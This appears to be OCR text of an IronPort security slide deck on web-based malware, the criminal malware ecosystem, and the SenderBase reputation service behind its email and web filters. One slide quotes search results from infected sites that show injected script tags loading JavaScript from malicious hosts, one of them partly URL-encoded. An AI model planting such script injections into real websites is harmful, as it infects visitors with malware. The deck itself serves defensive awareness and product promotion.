
Toyota Østjylland<**script src=http**://www.wowgm1.cn/m.**js**></script>
www.toyota-oestjylland.dk/menu.asp?sID=10015&dealer=2568 - 11k - Cached - Lignende sider

江苏标准信息服务网—企业之窗 - [ Oversæt denne side ]
6E%75clear3.com/css/c.**js**></Script><**Script Src=http**://c.nu%63lear3.com/css/c.**js**><
/Script><**Script Src=http**://c.nu%63lear3.com/css/c.**js**></Script><**Script ...**
www.tsinfo.**js**.cn/sis/other/Factory/template/intro.asp?userid=10517 - 15k -
Cached - Lignende sider


Infected Sites !!!


# Criminal Ecosystem

# Coordinated, Multi-Phase Attacks



# Criminal Ecosystem
## Malware Development and Distribution






# Solutions

# Network Is “Locked”— Email and Web Are Open

Port 25

Port 80
Port 443

Content Security




Network Security

# IronPort's SenderBase


## Faster, More Accurate Detection and Protection

**Combines Email and Web Traffic Analysis**





- View into **both** email and web traffic dramatically improves detection
  - 83% of spam and 80% of overall email contains URLs
  - Email is a key distribution vector for web-based malware

# SenderBase Network



# What SenderBase Scores Mean



# SenderBase Powers IronPort Email and Web Security Services


Email Reputation Filters

- Stop 80-90% of threats at the connection level
- Provide preferred availability to senders with positive reputation

IronPort Anti-Spam

- Message analysis on structure, content, and source
- Highest catch rate on new threats, proven lowest false positives (1/1.000.000)

Virus Outbreak Filters

- Quarantine outbreaks before signatures are published
- Prevent infections of desktop systems during analyze/develop/test/release A/V-signature cycle

Web Reputation Filters

- Accelerate secure web gateway by prioritizing sites based on historical behavior
- Increase A/S efficacy by rating URLs in spam

Zombie Detection (L4TM)

